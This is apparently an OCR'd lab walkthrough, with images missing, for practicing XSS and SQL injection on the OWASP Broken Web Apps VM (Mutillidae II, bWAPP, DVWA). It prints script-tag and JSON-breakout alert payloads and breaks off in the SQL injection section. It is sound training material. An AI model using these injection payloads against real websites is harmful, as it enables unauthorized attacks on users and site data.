
Open OWASP Mutillidae II from owaspbwa web server.

Navigate to following path.




This can generate random passwords.


There is no any input field.




So look at the link to insert any xss payload.



Try to insert payload in the link field.




But there is some error, to get that error just see the source code.




By analyzing the source code we understood that there is need of closing script tag before new opening script tag. Make little change to the payload

i.e. </script><script>alert(‘hello’)</script>




After inserting the new payload we get the desired output.



JSON XSS


Open owaspbwa web server then navigate to the bWAPP tab.

login by using bee/bug and navigate to cross site scripting – Reflected(JSON)




Try to insert XSS payload to input filed.


Payload - <script>alert(‘Hello’)</script>



We get an error instead of getting pop up




Just go through source code to resolve the error.



There is need to close some open brackets and script tag before our payload.

Now try to insert the following payload -

"}]}</script><script>alert('Hello')</script>




We successfully inserted our xss payload.

SQL Injection


Extracting password from Database

Open owaspbwa web server and navigate to the DVWA.




In DVWA go to the SQL injection tab.

Check by inserting different ID's.




To extract all the ID’s insert a payload which 